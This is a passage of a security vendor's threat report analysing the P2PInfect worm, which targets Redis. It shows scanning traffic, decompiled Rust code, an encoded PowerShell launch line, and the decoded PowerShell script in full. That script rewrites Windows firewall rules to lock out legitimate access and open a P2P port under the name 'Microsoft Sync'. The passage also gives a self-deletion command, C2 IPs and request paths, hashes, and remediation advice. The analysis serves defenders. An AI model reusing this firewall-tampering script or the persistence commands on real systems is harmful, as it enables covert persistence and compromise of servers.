      7194 50.616827    172.16.0.48      157.117.0.14     TCP         74 56352 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
      7195 50.617339    172.16.0.48      157.117.0.15     TCP         74 58608 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
      7196 50.619021    172.16.0.48      157.117.0.16     TCP         74 47316 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
      7197 50.620245    172.16.0.48      157.117.0.17     TCP         74 48824 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
      7198 50.620686    172.16.0.48      157.117.0.18     TCP         74 59650 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
      7199 50.621334    172.16.0.48      157.117.0.19     TCP         74 33624 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=146
```

Figure 7. Scanning traffic for Redis instances.

Other Observations of P2PInfect

Some of the initial payload P2PInfect samples delivered to exploited systems were packed with UPX, while the second-stage malware samples, miner and winminer, were not UPX packed.


After the first dropper runs, it starts decrypting the configuration received from a command line, with information about other nodes in the P2P network. We found that the P2P port was variable – a design choice that allows the attack to be resilient to blocking and network firewall mitigation techniques (see Figure 8).



```
66.154.127.39:60101 66.154.127.38:60101 35.183.81.182:60100 97.107.96.14:60145 35.183.81.182:60100 15.152.50.179:60131
```

Figure 8. Example of the variable port usage of P2PInfect.


All samples identified by Unit 42 researchers have been written in Rust, and some have “symbols leaked” inside, which gives indicators about the malware authors’ project structure. For example, the windows sample main execution thread leaks the name of the project as well as the file directory usage of the threat actor (see Figure 9).



```
*(_QWORD *)&v697[128] = &qword_7FF6EEB22298;
*(_QWORD *)&v697[152] = &qword_7FF6EEB22298;
*(_QWORD *)&v697[160] = 0i64;
*(_WORD *)&v697[168] = 512;
*(_DWORD *)&v697[170] = 0;
*(_QWORD *)&v697[72] = 0i64;
*(_QWORD *)&v697[32] = 2i64;
*(_QWORD *)&v697[40] = &unk_7FF6EEA71518;
*(_QWORD *)&v697[48] = 11i64;
((void (__fastcall *)(_BYTE *, const char *, __int64))sub_7FF6EE965745)(
  v697,
  "p2pinfect::p2pmod::serverp2pinfect::p2pmod::ping_verifyp2pinfect::expp2pinfect::nodesrc/bin/main.rs",
  25i64);
((void (__fastcall *)(_BYTE *, char *, __int64))sub_7FF6EE965745)(
  v697,
  "p2pinfect::p2pmod::ping_verifyp2pinfect::expp2pinfect::nodesrc/bin/main.rs",
  30i64);
((void (__fastcall *)(_BYTE *, char *, __int64))sub_7FF6EE965745)(
  v697,
  "p2pinfect::expp2pinfect::nodesrc/bin/main.rs",
  14i64);
((void (__fastcall *)(_BYTE *, char *, __int64))sub_7FF6EE965745)(v697, "p2pinfect::nodesrc/bin/main.rs", 15i64);
((void (__fastcall *)(_BYTE *, void *, __int64))sub_7FF6EE965745)(v697, &unk_7FF6EEB1A7C8, 4i64);
v2 = *(_QWORD *)&v697[64];
```

Figure 9. Analysis pulled from the core Windows P2PInfect sample.


We also identified a PowerShell script designed to establish and maintain communication between the compromised host and the P2P network. The PowerShell script leveraged the encode command to obfuscate the communication initiation (see Figure 10).



```
CreateProcessW ( NULL, "powershell -EncodedCommand CgAkAGQAaQBzAHAAbABhAHkAIAA9ACAAIgBNAGkAYwByAG8AcwBvAGYAdAAgAFMAeQBuAGMAIgAKACQAcgB1AGwAZQBO..
```

Figure 10. Obfuscated PowerShell command to establish P2P network connection.

One of the first operations performed by the PowerShell command is to configure the local system firewall to block legitimate access to or from the compromised Redis application (see line five of Figure 11). Then (starting on line 17 in Figure 11), the script opens a communication port for the threat actor to access the compromised instance. This is a form of persistence, allowing the threat actors to maintain access to the infected host and keep it operable.



```
$display = "Microsoft Sync"
$ruleNameb = "redisb"
Remove-NetFirewallRule -Name $ruleNameb
$redis_port = 6379
$ruleParamsb = @{
    Name = $ruleNameb
    DisplayName = $display
    Protocol = "TCP"
    LocalPort = $redis_port
    Direction = "Inbound"
    Action = "Block"
}
New-NetFirewallRule @ruleParamsb

$ruleNamea = "redisa"
Remove-NetFirewallRule -Name $ruleNamea
$connections = Get-NetTCPConnection | Where-Object {$_.LocalPort -eq 6379}
$remoteIPs = $connections | ForEach-Object {$_.RemoteAddress}
$filteredIPs = $remoteIPs | Where-Object {$_ -ne "0.0.0.0" -and $_ -ne "::"} | Sort-Object -Unique | ForEach-Object { $ip = $_; if ($ip -like "*:*") { $ipParts = $ip.Split('%');$ip = $ipParts[0] };$ip }

Write-Output "$filteredIPs"
if ($filteredIPs) {
    $ruleParamsa = @{
        Name = $ruleNamea
        DisplayName = $display
        Protocol = "TCP"
        LocalPort = $redis_port
        Direction = "Inbound"
        Action = "Allow"
        RemoteAddress = $filteredIPs
    }
    New-NetFirewallRule @ruleParamsa
}

$ruleNameo = "outall"
Remove-NetFirewallRule -Name $ruleNameo
$ruleParamso = @{
    Name = $ruleNameo
    DisplayName = $display
    Direction = "Outbound"
    Action = "Allow"
}
New-NetFirewallRule @ruleParamso
$self_port=60102
$ruleNames="selfa"
Remove-NetFirewallRule -Name $ruleNames
$ruleParamss = @{
    Name = $ruleNames
    DisplayName = $display
    Protocol = "TCP"
    LocalPort = $self_port
    Direction = "Inbound"
    Action = "Allow"
}
New-NetFirewallRule @ruleParamss
```


Figure 11. Modifying the network traffic rules of a compromised Windows instance.

Of note from the decoded PowerShell, shown in Figure 11, are the following firewall configuration settings:

- Peer-to-peer port is 60102 – this port is variable, as not all nodes use the same port
- Redis port 6379 is only allowed to connect known C2 IPs
- The firewall rule is named Microsoft Sync

The Monitor Process


Another interesting feature of the initial P2PInfect payload when running in Windows OS is a process called the Monitor. The Monitor process fulfills the role of maintaining the functionality of the P2PInfect running processes on the infected host. The Monitor is dumped to C:\Users\username\AppData\Local\Temp\cmd.exe (see Figure 12 for an example of the Monitor (cmd.exe) enumerating system running processes).



```
cmd.exe    GetProcessTimes ( 0x00000000000001ec, 0x000000d27e5ff6c8, 0x000000d27e5ff6c8, 0:
cmd.exe    GetSystemTimes ( 0x000000d27e5ff6c0, 0x000000d27e5ff6a0, 0x000000d27e5ff6a8 )
cmd.exe    Process32Next ( 0x0000000000000170, 0x000000d27e5ff830 )
cmd.exe    OpenProcess ( PROCESS_QUERY_INFORMATION | PROCESS_VM_READ, FALSE, 2216 )
cmd.exe    GetProcessTimes ( 0x00000000000001f0, 0x000000d27e5ff6c8, 0x000000d27e5ff6c8, 0:
cmd.exe    GetSystemTimes ( 0x000000d27e5ff6c0, 0x000000d27e5ff6a0, 0x000000d27e5ff6a8 )
cmd.exe    Process32Next ( 0x0000000000000170, 0x000000d27e5ff830 )
cmd.exe    OpenProcess ( PROCESS_QUERY_INFORMATION | PROCESS_VM_READ, FALSE, 2332 )
cmd.exe    GetProcessTimes ( 0x00000000000001f4, 0x000000d27e5ff6c8, 0x000000d27e5ff6c8, 0:
cmd.exe    GetSystemTimes ( 0x000000d27e5ff6c0, 0x000000d27e5ff6a0, 0x000000d27e5ff6a8 )
cmd.exe    Process32Next ( 0x0000000000000170, 0x000000d27e5ff830 )
cmd.exe    OpenProcess ( PROCESS_QUERY_INFORMATION | PROCESS_VM_READ, FALSE, 2388 )
cmd.exe    GetProcessTimes ( 0x00000000000001f8, 0x000000d27e5ff6c8, 0x000000d27e5ff6c8, 0:
cmd.exe    GetSystemTimes ( 0x000000d27e5ff6c0, 0x000000d27e5ff6a0, 0x000000d27e5ff6a8 )
cmd.exe    Process32Next ( 0x0000000000000170, 0x000000d27e5ff830 )
cmd.exe    OpenProcess ( PROCESS_QUERY_INFORMATION | PROCESS_VM_READ, FALSE, 2400 )
```

Figure 12. The P2PInfect Monitor sample, cmd.exe process tree.

After launching the Monitor (cmd.exe), the initial P2PInfect payload downloads new versions of itself from the P2P network and persists them with random names into the same original folder and an encrypted configuration is dropped (.conf) (see Figure 13).




Name

- .conf
- ak4LVByfmi.exe
- SDz3ATwk5A.exe
- VwobizA5rt.exe

Figure 13. Example of the random filenames.

The new P2PInfect download versions are executed, and the scanning operations to locate additional vulnerable Redis instances starts. The initial P2PInfect dropper will attempt to delete itself (see Figure 14).



```
cmd /c "choice /t 2 /d n || del /q /f path/to/original_sample"
```

Figure 14. Deletion of the core P2PInfect payload.

Conclusion

The P2PInfect worm appears to be well designed with several modern development choices. Key among these is the use of the Rust language, which provides resilient capabilities and the flexibility to allow the worm to rapidly spread across multiple operating systems.

The design and building of a P2P network to perform the auto-propagation of malware is not something commonly seen within the cloud targeting or cryptojacking threat landscape. At the same time, we believe it was purpose-built to compromise and support as many Redis vulnerable instances as possible across multiple platforms.

We have caught several samples within our HoneyCloud platform, across multiple geographic regions, and we strongly believe the number of P2P nodes is growing. This is due to the volume of potential targets – over 307,000 Redis instances communicating publicly over the last two weeks – and since the worm was able to compromise multiple of our Redis honeypots across disparate regions. However, we don't have an estimate yet of how many nodes exist or how fast the malicious network associated with P2PInfect is growing.

We recommend that organizations monitor all Redis applications, both on-premises and within cloud environments, to ensure they do not contain random filenames within the /tmp directory. Additionally, DevOps personnel should continually monitor their Redis instances to ensure they maintain legitimate operations and maintain network access. All Redis instances should also be updated to their latest versions or anything newer than redis/5:6.0.16-1+deb11u2, redis/5:5.0.14-1+deb10u2, redis/5:6.0.16-2 and redis/5:7.0~rc2-2.

Palo Alto Networks customers receive protections against the types of threats in the following ways:

- Prisma Cloud is capable of identifying the runtime environment of any cloud Redis instance to ensure it detects and prevents the unknown and malicious execution of the P2PInfect worm.
- Cloud-Delivered Security Services for the Next-Generation Firewall include a variety of protections.
- Advanced URL Filtering blocks malicious IoCs related to this worm.
- Advanced Threat Prevention can block the attacks with Best Practices via Threat Prevention signatures 92349 and 93004.
- The Advanced WildFire cloud-delivered malware analysis service accurately identifies known samples as malicious.

If you think you might have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)

- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

SHA256 Samples

Linux:

88601359222a47671ea6f010a670a35347214d8592bceaf9d2e8d1b303fe26d7

Miner:

b1fab9d92a29ca7e8c0b0c4c45f759adf69b7387da9aebb1d1e90ea9ab7de76c

Windows:

68eaccf15a96fdc9a4961daffec5e42878b5924c3c72d6e7d7a9b143ba2bbfa9

WinMiner:

89be7d1d2526c22f127c9351c0b9eafccd811e617939e029b757db66dadc8f93

IPs

- 35.183.81[.]182
- 66.154.127[.]38
- 66.154.127[.]39
- 8.218.44[.]75
- 97.107.96[.]14

CNC Requests

- GET /linux
- GET /linux_sign
- GET /miner
- GET /miner_sigg
- GET /winminer
- GET /winminer_sign

- GET /windows_sign
- GET /windows

Updated July 20, 2023, at 1:08 p.m. PT.